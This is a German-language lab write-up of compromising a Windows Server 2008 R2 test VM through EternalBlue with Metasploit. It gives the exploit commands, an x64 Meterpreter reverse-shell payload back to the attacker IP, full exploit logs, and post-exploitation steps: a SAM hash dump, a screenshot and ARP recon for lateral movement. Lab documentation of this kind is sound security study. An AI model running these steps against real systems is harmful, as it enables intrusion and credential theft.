Erfolg/DOKU EternalBlue

EternalBlue (MS17-010) Exploit & Privilege Verification

> **Ziel-VM:** `10.0.0.2` | **Port:** `445 (SMB)` | **Attacker-IP:** `10.0.0.1`

1. Zielsetzung

Das Ziel dieser Untersuchung war es, die Ziel-VM über die SMB-Schwachstelle **EternalBlue (CVE-2017-0143 / MS17-010)** zu kompromittieren und `NT AUTHORITY\SYSTEM`-Rechte zu erlangen – die höchste Privilegienstufe auf einem Windows-System.

Erfolgskriterien

- [x] Verwundbarkeit der Ziel-Instanz mit Metasploit verifizieren
- [x] Exploit erfolgreich ausführen und active Meterpreter-Session etablieren
- [x] SYSTEM-Rechte via `getuid` verifizieren
- [x] Volle Kompromittierung durch Auslesen der SAM-Datenbank (`hashdump`) belegen
- [x] Nachweisdokumentation (Screenshots) erstellen

2. Vorgehen

Schritt 1: Exploit-Modul laden & konfigurieren

Bash

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.2
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
```

Schritt 2: Fehlgeschlagener Erstversuch (Payload Incompatibility)

Beim ersten Ausführungsversuch wurde ein 32-Bit-Payload verwendet:

Bash

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.1:4444
[-] Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
```

> [!WARNING]
> **Fehlerursache: Architektur-Inkompatibilität**
> Das Zielsystem ist ein 64-Bit-System (`x64`). Der Exploit setzt zwingend einen 64-Bit-Payload voraus (`windows/x64/...`), um den Speicher-Corruptions-Prozess korrekt abwickeln zu können.

Schritt 3: Zweiter Versuch mit kompatiblem x64-Payload

Bash

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.0.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Schritt 4: Exploit Execution Output

Plaintext

```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] 10.0.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.2:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64
[*] 10.0.0.2:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.2:445 - The target is vulnerable.
[*] 10.0.0.2:445 - Connection established for exploitation.
[*] 10.0.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.2:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.2:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.2:445 - Starting non-paged pool grooming
[*] 10.0.0.2:445 - Sending SMBv2 buffers
[*] 10.0.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.2:445 - Sending final SMBv2 buffers.
[*] 10.0.0.2:445 - Sending last fragment of exploit packet!
[*] 10.0.0.2:445 - Receiving response from exploit packet
[+] 10.0.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.2:445 - Sending egg to corrupted connection.
[*] 10.0.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49296) at 2026-08-25 12:45:38 +0200
```

Schritt 5: Session Verification & System Rights

Bash

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
Server username : NT AUTHORITY\SYSTEM
```

Bash

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

> [!NOTE]
> **Privilegien-Status:**
> Durch das Ausnutzen der SMBv1-Kernel-Schwachstelle landet die Execution direkt im Kernel-Kontext. Eine nachträgliche Privilege Escalation (z. B. via `getsystem`) entfällt.

Schritt 6: Post-Exploitation & Nachweiserbringung

SAM Database Dump (`hashdump`)

Bash

```
meterpreter > hashdump
```

Ergebnis: Der Befehl liest die NTLM-Hashes aller lokalen Benutzerkonten (`Administrator`, `Guest`, `sshd`, etc.) erfolgreich aus.

Screenshot Generation

Bash

```
meterpreter > screenshot
Screenshot saved to: /home/kali/JavaMSv2.jpeg
```

Network Reconnaissance

Bash

```
meterpreter > arp -a
```

Ergebnis: Aufdecken lokaler ARP-Einträge zur Vorbereitung potenzieller Pivot- oder Lateral-Movement-Schritte.

Session Backgrounding

Bash

```
meterpreter > background
[*] Backgrounding session 1...
```


3. Zusammenfassung der Ergebnisse

Parameter	Befund
Initial Access	Success (Unauthentifizierter Remote Kernel Exploit)
Rechte / Kontext	`NT AUTHORITY\SYSTEM` (Höchste Privilegienstufe)
Session-Type	`x64/windows` (Nativer Windows Meterpreter)
SAM Dump	Success (Sämtliche NTLM-Hashes extrahiert)
Stabilität	Stabil (Kein Kernel-Panic / BSOD ausgelöst)

4. Fazit & Learnings


> [!TIP]
> **Key Takeaway:**
> Der Exploit muss exakt zur Architektur des Zielsystems passen. Bei Kernel-Level Exploits wie EternalBlue führt ein falscher Payload (`x86` statt `x64`) sofort zum Fehlschlagen der Session-Etablierung.

- **Direkter SYSTEM-Zugriff:** Im Vergleich zu Applikations-Exploits (wie Elasticsearch) liefert EternalBlue ohne Umwege direkten Vollzugriff auf das Betriebssystem.
- **Risikobewertung:** Da es sich um einen Buffer Overflow im Kernel-Speicher (Non-Paged Pool) handelt, besteht immer das Risiko eines Systemabsturzes (Blue Screen of Death / BSOD).



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.1:444
[*] 10.0.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.2:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x6
4 (64-bit)
[*] 10.0.0.2:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.2:445 - The target is vulnerable.
[*] 10.0.0.2:445 - Connecting to target for exploitation.
[+] 10.0.0.2:445 - Connection established for exploitation.
[+] 10.0.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.2:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.2:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.0.2:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.0.2:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.0.2:445 - 0×00000030  6b 20 31                                        k 1
[+] 10.0.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.2:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.2:445 - Starting non-paged pool grooming
[+] 10.0.0.2:445 - Sending SMBv2 buffers
[+] 10.0.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.2:445 - Sending final SMBv2 buffers.
[*] 10.0.0.2:445 - Sending last fragment of exploit packet!
[*] 10.0.0.2:445 - Receiving response from exploit packet
[+] 10.0.0.2:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.0.2:445 - Sending egg to corrupted connection.
[*] 10.0.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:444 → 10.0.0.2:49296) at 2026-08-25 12:45:38 +0200
[+] 10.0.0.2:445 - =-=-=-=
```



Revision #6
Created 25 August 2026 10:46:38 by Admin
Updated 29 September 2026 10:11:29 by Admin